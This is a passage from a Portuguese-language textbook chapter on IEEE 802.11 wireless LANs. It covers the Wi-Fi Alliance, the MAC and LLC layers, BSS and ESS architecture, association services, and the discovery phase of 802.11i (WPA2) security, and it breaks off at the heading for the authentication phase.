
## A Aliança Wi-Fi

O primeiro padrão 802.11 a obter a aceitação geral do setor foi o 802.11b. Embora produtos 802.11b sejam baseados no mesmo padrão, há sempre uma preocupação: produtos de diferentes fabricantes funcionarão bem ao interagir? Para acabar com essa preocupação, a Aliança para a Compatibilidade da Ethernet sem Fio (*Wireless Ethernet Compatibility Alliance* — WECA), um consórcio do setor, foi formada em 1999. Essa organização, que mais tarde recebeu um novo nome — Wi-Fi Alliance (Aliança para Fidelidade sem Fio) —, criou um conjunto de testes para certificar a interoperabilidade entre produtos 802.11b. O termo usado para produtos 802.11b certificados é *Wi-Fi*. A certificação Wi-Fi foi estendida até produtos 802.11g. A Wi-Fi Alliance também desenvolveu um processo de certificação para produtos 802.11a, denominado *Wi-Fi5*. A Wi-Fi Alliance preocupa-se com várias áreas de mercado para WLANs, incluindo áreas empresariais, domésticas e hotspots.

Mais recentemente, a Wi-Fi Alliance desenvolveu procedimentos de certificação para padrões de segurança IEEE 802, denominados *Wi-Fi Protected Access* — WPA (acesso Wi-Fi protegido). A versão mais recente do WPA, conhecida como WPA2, incorpora todos os aspectos da especificação de segurança para WLAN conhecida como IEEE 802.11i.

## Arquitetura do protocolo IEEE 802

Antes de prosseguir, precisamos dar uma ideia preliminar da arquitetura do protocolo IEEE 802. Padrões IEEE 802.11 são definidos dentro da estrutura de um conjunto de protocolos em camadas. Essa estrutura, usada para todos os padrões IEEE 802, é ilustrada na [Figura 24.2](#).



**FIGURA 24.2** Pilha de protocolos IEEE 802.11.

## Camada física

A camada mais baixa do modelo de referência do IEEE 802 é a **camada física**, que inclui funções como codificação/decodificação de sinais e transmissão/recepção de bits. Além disso, a camada física inclui uma especificação do meio de transmissão. No caso do IEEE 802.11, ela também define faixas de frequência e características de antena.

## Controle de acesso ao meio

Todas as LANs consistem em coleções de dispositivos que compartilham a capacidade de transmissão da rede. Algum modo de controlar acesso ao meio de transmissão é necessário para prover um uso ordenado e eficiente dessa capacidade. Essa é função de uma camada de **controle de acesso ao meio** (*Medium Access Control* — MAC). A camada MAC recebe dados de um protocolo de camada mais alta, tipicamente a camada de controle de enlace lógico (*Logical Link Control* — LLC), na forma de um bloco de dados conhecido como **unidade de dados de serviço MAC (MAC Service Data Unit — MSDU)**. Em geral, a camada MAC executa as seguintes funções:

- Na transmissão, monta dados em um quadro, conhecido como **unidade de**


**dados de protocolo MAC (MAC Protocol Data Unit — MPDU)**, com campos de endereço e detecção de erros.

- Na recepção, desmonta o quadro e executa funções de reconhecimento de endereço e detecção de erros.

- Rege o acesso ao meio de transmissão da LAN.

O formato exato da MPDU é um pouco diferente para os vários protocolos MAC em uso. Em geral, todas as MPDUs têm formato semelhante ao da [Figura 24.3](#). Os campos desse quadro são os seguintes:

- **Controle MAC**: Esse campo contém qualquer informação de controle de protocolo necessária para o funcionamento do protocolo MAC. Por exemplo, um nível de prioridade poderia ser indicado aqui.
- **Endereço MAC de destino**: O endereço físico de destino na LAN para essa MPDU.
- **Endereço MAC de origem**: O endereço físico de origem na LAN para essa MPDU.
- **Unidade de dados de serviço MAC**: Os dados provenientes da camada superior.
- **CRC**: O campo de verificação de redundância cíclica (*cyclic redundancy check*), também conhecido como campo de verificação de sequência de quadro (*Frame Check Sequence* — FCS). Trata-se de um código de detecção de erros, como aquele que é usado em outros protocolos de controle de enlace de dados. O CRC é calculado com base nos bits da MPDU inteira. O remetente calcula o CRC e o adiciona ao quadro. O destinatário executa o mesmo cálculo na MPDU que recebeu e compara o resultado desse cálculo com o campo CRC na MPDU que recebeu. Se os dois valores não forem iguais, um ou mais bits foram alterados em trânsito.



**FIGURA 24.3** Formato geral da MPDU usada no IEEE 802.

Os campos que vêm antes do campo MSDU são denominados **cabeçalho MAC**, e o campo que vem depois do campo MSDU é denominado **rodapé MAC** (ou **trailer MAC**). O cabeçalho e o rodapé contêm informações de


controle que acompanham o campo de dados e são usadas pelo protocolo MAC.

### **Controle de enlace lógico**

Na maioria dos protocolos de controle de enlace de dados, a entidade executando o protocolo de enlace de dados é responsável não somente por detectar erros usando o CRC, mas também pela recuperação desses erros por meio da retransmissão de quadros danificados. Na arquitetura do protocolo de LAN, essas duas funções são repartidas entre as camadas MAC e LLC. A camada MAC é responsável por detectar erros e descartar quaisquer quadros que contenham erros. A camada LLC opcionalmente mantém alguma forma de registro dos quadros que foram recebidos com sucesso e retransmite quadros que não foram recebidos com sucesso.

## **Componentes de rede e modelo arquitetural do IEEE 802.11**

A Figura 24.4 ilustra o modelo desenvolvido pelo grupo de trabalho 802.11. O menor bloco construtivo de uma LAN sem fio é um **conjunto básico de serviços (BSS)**, que consiste em estações sem fio que executam o mesmo protocolo MAC e competem pelo acesso ao mesmo meio sem fio compartilhado. Um BSS pode ser isolado ou estar conectado a um **sistema de distribuição (distribution system — DS)** de backbone através de um **ponto de acesso (access point — AP)**. O AP funciona como uma ponte e como um ponto de retransmissão. Em um BSS, estações clientes não se comunicam diretamente uma com as outras. Mais exatamente, se uma estação no BSS quiser comunicar-se com outra estação no mesmo BSS, o quadro MAC é primeiro enviado da estação de origem até o AP e depois do AP até a estação de destino. De modo semelhante, um quadro MAC que vem de uma estação no BSS e vai para uma estação remota é enviado da estação local até o AP e depois retransmitido pelo AP via DS a caminho da estação de destino. O BSS geralmente corresponde ao que denominamos célula na literatura. O DS pode ser um switch, uma rede com fio ou uma rede sem fio.



**FIGURA 24.4** Conjunto estendido de serviços IEEE 802.11.

Quando todas as estações no BSS são estações móveis que se comunicam diretamente umas com as outras (não usando um AP), o BSS é denominado **BSS independente (IBSS)**. Um IBSS é tipicamente uma rede *ad hoc*. Em um IBSS, todas as estações se comunicam diretamente e nenhum AP é envolvido.

Uma configuração simples é mostrada na [Figura 24.4](#), na qual cada estação pertence a um único BSS, isto é, cada estação está dentro da cobertura sem fio apenas de outras estações dentro do mesmo BSS. É também possível que dois BSSs se sobreponham geograficamente, de modo que uma única estação possa participar de mais de um BSS. Além disso, a associação entre uma estação e um BSS é dinâmica. As estações podem ser desligadas, entrar na área de cobertura e sair da área de cobertura.

Um **conjunto estendido de serviços (ESS)** consiste em dois ou mais conjuntos básicos de serviços interconectados por um sistema de distribuição. O conjunto estendido de serviços é visto como uma única LAN lógica pelo nível LLC.

## Serviços do IEEE 802.11

O IEEE 802.11 define nove serviços que precisam ser fornecidos pela LAN sem

fio para se conseguirem funcionalidades equivalentes àquelas inerentes a LANs com fio. A [Tabela 24.2](#) cita os serviços e indica dois modos de categorizá-los.

1. O provedor do serviço pode ser a estação ou o DS. Serviços providos pela estação são implementados em toda estação 802.11, incluindo estações AP. Serviços de distribuição são providos entre BSSs; esses serviços podem ser implementados em um AP ou em um outro dispositivo de finalidade especial ligado ao sistema de distribuição.
2. Três dos serviços são usados para controlar o acesso à LAN IEEE 802.11 e a confidencialidade de seus dados. Seis dos serviços são usados para suportar entrega de MSDUs entre as estações. Se a MSDU for demasiadamente grande para ser transmitida em uma única MPDU, ela pode ser fragmentada e transmitida em uma série de MPDUs.

---

**Tabela 24.2**  
**Serviços do IEEE 802.11**

---

Serviço	Provedor	Usado para suportar
Associação	Sistema de distribuição	Entrega de MSDU
Autenticação	Estação	Acesso à LAN e segurança da LAN
Desautenticação	Estação	Acesso à LAN e segurança da LAN
Desassociação	Sistema de distribuição	Entrega de MSDU
Distribuição	Sistema de distribuição	Entrega de MSDU
Integração	Sistema de distribuição	Entrega de MSDU
Entrega de MSDU	Estação	Entrega de MSDU
Privacidade	Estação	Acesso à LAN e segurança da LAN
Reassociação	Sistema de distribuição	Entrega de MSDU

Tomando como base o documento IEEE 802.11, a seguir discutimos os serviços em uma ordem projetada para esclarecer a operação de uma rede ESS IEEE 802.11. A **entrega de MSDU**, que é o serviço básico, já foi mencionada. Serviços relacionados à segurança são apresentados na [Seção 24.3](#).

### **Distribuição de mensagens dentro de um DS**

Os dois serviços envolvidos com a distribuição de mensagens dentro de um DS são distribuição e integração. A **distribuição** é o serviço primário usado por estações para trocar MPDUs entre elas quando as MPDUs devem atravessar o DS para ir de uma estação em um BSS até uma estação em outro BSS. Por

exemplo, suponha que um quadro deva ser enviado da estação 2 (STA 2) à estação 7 (STA 7) na [Figura 24.4](#). O quadro é enviado do STA 2 até AP 1, que é o AP para esse BSS. O AP entrega o quadro ao DS, que então tem a tarefa de direcioná-lo até o AP associado à STA 7 no BSS-alvo. O AP 2 recebe o quadro e o repassa à STA 7. O modo como a mensagem é transportada através do DS está fora do escopo do padrão IEEE 802.11.

Se as duas estações participando da comunicação estiverem dentro de um mesmo BSS, o serviço de distribuição passa logicamente através do único AP desse BSS.

O serviço de **integração** habilita a transferência de dados entre uma estação em uma LAN IEEE 802.11 e uma estação em uma LAN IEEE 802.x integrada. O termo *integrada* refere-se a uma LAN com fio que está fisicamente conectada ao DS e cujas estações podem ser conectadas logicamente a uma LAN IEEE 802.11 via o serviço de integração. O serviço de integração cuida de qualquer lógica de tradução de endereços e conversão de meio de transmissão requeridos para a troca de dados.

## **Serviços relacionados à associação**

A finalidade primária da camada MAC é transferir MSDUs entre entidades MAC; essa finalidade é cumprida pelo serviço de distribuição. Para funcionar, esse serviço precisa de informações sobre as estações que encontram-se dentro do ESS, as quais são fornecidas pelos serviços relacionados à associação. Antes de o serviço de distribuição poder entregar dados a uma estação ou aceitar dados de uma estação, essa estação deve ser *associada*. Antes de examinarmos o conceito de associação, precisamos descrever o conceito de mobilidade. O padrão define três tipos de transição, com base em mobilidade:

- **Nenhuma transição:** Uma estação desse tipo é estacionária ou se movimenta somente dentro da cobertura de comunicação direta das estações comunicantes de um único BSS.
- **Transição entre BSS:** Definida como o movimento de uma estação de um BSS a um outro BSS dentro do mesmo ESS. Nesse caso, a entrega de dados à estação requer que a funcionalidade de endereçamento possa reconhecer a nova localização da estação.
- **Transição entre ESS:** Definida como o movimento de uma estação de BSS em um ESS para um BSS dentro de um outro ESS. Esse caso é suportado somente no sentido de que a estação pode se movimentar. A manutenção de conexões de camadas superiores suportada pelo 802.11 não pode ser

garantida. Na verdade, o que provavelmente ocorre é a disruptão do serviço.

Para entregar uma mensagem dentro de um DS, o serviço de distribuição precisa conhecer a localização da estação de destino. Especificamente, o DS precisa conhecer a identidade do AP ao qual a mensagem deve ser entregue para que a mensagem chegue à estação de destino. Para cumprir esse requisito, uma estação deve manter uma associação com um AP dentro de seu BSS corrente. Três serviços estão relacionados a esse requisito:

- **Associação:** Estabelece uma associação inicial entre uma estação e um AP. Antes de uma estação poder transmitir ou receber quadros em uma LAN sem fio, sua identidade e endereço devem ser conhecidos. Para essa finalidade, a estação deve estabelecer uma associação com um AP dentro de determinado BSS. Então, o AP pode comunicar essa informação a outros APs dentro do ESS para facilitar o roteamento e a entrega de quadros endereçados.
- **Reassociação:** Habilita uma associação estabelecida a ser transferida de um AP para outro, permitindo que uma estação móvel se movimente de um BSS para outro.
- **Desassociação:** Notificação enviada por uma estação ou por um AP informando que uma associação existente foi extinta. Uma estação deve enviar essa notificação antes de sair de um ESS ou antes de ser desligada. Todavia, o recurso de gerenciamento do MAC protege a si mesmo contra estações que desaparecem sem notificação.

## 24.3 Segurança de LAN sem fio IEEE 802.11i

Há duas características de uma LAN com fio que não são inerentes a uma LAN sem fio:

1. Para transmitir dados por uma LAN com fio, uma estação deve estar conectada fisicamente à LAN. Por outro lado, com uma LAN sem fio, qualquer estação dentro da faixa de alcance do rádio dos outros dispositivos presentes na LAN pode transmitir. De certo modo, há uma forma de autenticação com uma LAN com fio, no sentido de que ela exige alguma ação positiva e presumivelmente observável para conectar uma estação a uma LAN com fio.
2. De modo semelhante, para receber uma transmissão de uma estação que é parte de uma LAN com fio, a estação receptora também deve estar conectada à LAN com fio. Por outro lado, com uma LAN sem fio, qualquer estação dentro da faixa de alcance de rádio pode receber dados. Assim, uma LAN

com fio provê um grau de privacidade, limitando a recepção de dados a estações conectadas à LAN.

Essas diferenças entre LANs com fio e sem fio sugerem a crescente necessidade de serviços e mecanismos de segurança robustos para LANs sem fio. A especificação 802.11 original incluía um conjunto de recursos de segurança para privacidade e autenticação que era bastante fraco. Para privacidade, o 802.11 definia o algoritmo de **privacidade equivalente à com fio (Wired Equivalent Privacy — WEP)**. A porção referente à privacidade do padrão 802.11 continha importantes fraquezas. Logo depois do desenvolvimento do WEP, o grupo-tarefa 802.11i desenvolveu um conjunto de recursos para abordar as questões de segurança de WLANs. Para acelerar a introdução de mecanismos robustos de segurança em WLANs, a Wi-Fi Alliance promulgou o **acesso Wi-Fi protegido (Wi-Fi Protected Access — WPA)** como um padrão Wi-Fi. O WPA é um conjunto de mecanismos de segurança que elimina a maioria dos problemas de segurança do 802.11 e foi baseado no estado então corrente do padrão 802.11i. A forma final do padrão 802.11i é denominada **rede de segurança robusta (Robust Security Network — RSN)**. A Wi-Fi Alliance certifica fabricantes que obedecem à especificação completa do 802.11i sob o programa WPA2.

## Serviços IEEE 802.11i


A especificação de segurança do RSN 802.11i define os seguintes serviços:

- **Autenticação:** Um protocolo é usado para definir uma troca de mensagens entre um usuário e um AS (*authentication server* — servidor de autenticação) que provê autenticação mútua e gera chaves temporárias que serão usadas entre o cliente e o AP em um enlace sem fio.
- **Controle de acesso:**<sup>1</sup> Essa função impõe a utilização da função de autenticação, roteia as mensagens adequadamente e facilita trocas de chaves. Ela pode funcionar com uma variedade de protocolos de autenticação.
- **Privacidade com integridade de mensagem:** Dados no nível da camada MAC (p. ex., uma PDU da subcamada LLC) são cifrados juntamente com um código de integridade de mensagem que garante que os dados não foram alterados.

A [Figura 24.5a](#) indica os protocolos de segurança usados para dar suporte a esses serviços, ao passo que a [Figura 24.5b](#) cita os algoritmos criptográficos usados para esses serviços.



(a) Serviços e protocolos



(b) Algoritmos criptográficos

CBC-MAC = Cipher Block Block Chaining Message Authentication Code (MAC)  
 CCM = Counter Mode with Cipher Block Chaining Message Authentication Code  
 CCMP = Counter Mode with Cipher Block Chaining MAC Protocol  
 TKIP = Temporal Key Integrity Protocol

**FIGURA 24.5** Elementos do IEEE 802.11i.

## Fases de operação do IEEE 802.11i

A operação de uma RSN IEEE 802.11i pode ser desmembrada em cinco fases distintas. A natureza exata das fases dependerá da configuração e dos sistemas finais participando da comunicação. Entre as possibilidades, citamos (veja a Figura 24.4):

1. Duas estações sem fio no mesmo BSS comunicam-se via o ponto de acesso desse BSS.
2. Duas estações sem fio (STAs) no mesmo IBSS *ad hoc* comunicam-se diretamente uma com a outra.

3. Duas estações sem fio em BSSs diferentes comunicam-se via seus respectivos APs através de um sistema de distribuição.
4. Uma estação sem fio se comunica com uma estação final em uma rede com fio via seu AP e o sistema de distribuição.


Os serviços de segurança do IEEE 802.11i preocupam-se somente com a comunicação segura entre a STA e seu AP. No caso 1 da lista precedente, a comunicação segura é garantida se cada STA estabelecer comunicações seguras com o AP. O caso 2 é semelhante, sendo que a funcionalidade de AP reside na STA. Para o caso 3, a segurança não é fornecida através do sistema de distribuição no nível do IEEE 802.11, mas somente dentro de cada BSS. Segurança fim a fim (se necessária) deve ser provida em uma camada mais alta. De modo semelhante, no caso 4, a segurança é provida somente entre a STA e seu AP.

Com essas considerações em mente, a [Figura 24.6](#) representa as cinco fases de operação para uma RSN e as mapeia para os componentes de rede envolvidos. Um novo componente é o servidor de autenticação (AS). Os retângulos indicam a troca de sequências de MPDUs. As cinco fases são definidas da seguinte maneira:

- **Descoberta:** Um AP usa mensagens denominadas Beacons (quadros de sinalização) e Probe Responses (respostas à sondagem) para anunciar sua política de segurança IEEE 802.11i. A STA usa essas mensagens para identificar um AP junto a uma WLAN com a qual ele deseja se comunicar. A STA associa-se ao AP, o qual ela usa para selecionar o conjunto de cifras e mecanismos de autenticação quando Beacons e Probe Responses apresentam a possibilidade de escolha.
- **Autenticação:** Durante essa fase, a STA e o AS provam mutuamente suas identidades. O AP bloqueia tráfego que não seja de autenticação entre a STA e o AS até que a transação de autenticação seja bem-sucedida. O AP não participa da transação de autenticação a não ser para repassar tráfego entre a STA e o AS.
- **Geração e distribuição de chave:** O AP e a STA executam diversas operações que resultam na geração de chaves criptográficas e na colocação dessas chaves no AP e na STA. Quadros são trocados somente entre o AP e a STA.
- **Transferência de dados protegidos:** Quadros são trocados entre a STA e a estação final por meio do AP. Como denotado pela área sombreada e pelo ícone do módulo de criptografia, a transferência de dados segura ocorre

somente entre a STA e o AP; não há segurança fim a fim.


- **Encerramento de conexão:** O AP e a STA trocam quadros. Durante essa fase, a conexão segura é extinta e a conexão volta ao estado original.



**FIGURA 24.6** Fases de operação do IEEE 802.11i.

## Fase de descoberta

Agora examinamos com mais detalhe as fases de operação do RSN, começando com a fase de descoberta, que é ilustrada na porção superior da Figura 24.7. A finalidade dessa fase é o reconhecimento mútuo entre uma STA e um AP, a concordância com um conjunto de capacidades de segurança e o estabelecimento de uma associação para futura comunicação usando essas capacidades de segurança.



**FIGURA 24.7** Fases de operação do IEEE 802.11i: descoberta de capacidades, autenticação e associação.

## Capacidades de segurança

Durante essa fase, a STA e o AP decidem técnicas específicas nas seguintes áreas:

- Protocolos de confidencialidade e integridade da MPDU para proteger tráfego unicast (tráfego somente entre essa STA e esse AP).
- Método de autenticação.
- Abordagem para o gerenciamento de chave criptográfica.

Os protocolos de confidencialidade e integridade para proteger tráfego multicast/broadcast são impostos pelo AP, visto que todas as STAs em um grupo

multicast devem usar os mesmos protocolos e cifras. A especificação de um protocolo, juntamente com o comprimento de chave escolhido (se variável), é conhecida como *pacote criptográfico (cipher suite)*. As opções de pacote criptográfico para confidencialidade e integridade são:

- WEP, com chave de 40 bits ou 104 bits, que permite retrocompatibilidade com implementações de IEEE 802.11 mais antigas.
- TKIP.
- CCMP.
- Métodos específicos de fabricante.

O outro conjunto negociável é o de autenticação e gerenciamento de chave (*Authentication and Key Management* — AKM), que define (1) os meios pelos quais AP e STA executam autenticação mútua e (2) os meios para derivar uma chave raiz a partir da qual outras chaves podem ser geradas. Os possíveis pacotes AKM são:

- IEEE 802.1X.
- Chave pré-compartilhada (nenhuma autenticação ocorre, e a autenticação mútua fica implícita se STA e AP compartilham uma única chave secreta).
- Métodos específicos de fabricante.

## **Troca de MPDU**

A fase de descoberta consiste em três trocas de mensagens:

- **Descoberta de rede e capacidade de segurança:** Durante essa troca de mensagens, as STAs descobrem a existência de uma rede com a qual se comunicar. O AP anuncia periodicamente suas capacidades de segurança (não mostradas na figura), indicadas por um elemento de informação (*Information Element* — IE) da segurança robusta de rede (*Robust Security Network* — RSN), em um canal específico por meio do quadro de Beacon; ou responde a uma requisição de sondagem (*Probe Request*) de uma estação por meio de um quadro de resposta de sondagem (*Probe Response*). Uma estação sem fio pode descobrir pontos de acesso disponíveis e capacidades de segurança correspondentes monitorando passivamente quadros de Beacon ou sondando ativamente todos os canais.
- **Autenticação de sistema aberto:** A finalidade dessa sequência de quadro, que não provê qualquer segurança, é simplesmente manter retrocompatibilidade com a máquina de estados do IEEE 802.11, conforme implementada em hardware IEEE 802.11 existente. Em essência, os dois dispositivos (STA e AP) simplesmente trocam identificadores.

■ **Associação:** A finalidade desse estágio é chegar a um acordo sobre um conjunto de capacidades de segurança a ser usado. Então, a STA envia um quadro de requisição de associação (*Association Request*) ao AP. Nesse quadro, a STA especifica um conjunto de capacidades correspondentes (um pacote criptográfico de autenticação e gerenciamento de chave, um pacote criptográfico para chaves ponto a ponto e um pacote criptográfico para chaves de grupo) entre os anunciados pelo AP. Se não houver qualquer correspondência de capacidades entre o AP e a STA, o AP recusa a requisição de associação. A STA também bloqueia tais pacotes caso tenha se associado a um AP malicioso ou se alguém estiver inserindo quadros de forma ilícita em seu canal. Como mostrado na [Figura 24.7](#), as portas controladas pelo IEEE 802.1X são bloqueadas e nenhum tráfego de usuário vai além do AP. Mais adiante explicamos o conceito de portas bloqueadas.

## Fase de autenticação

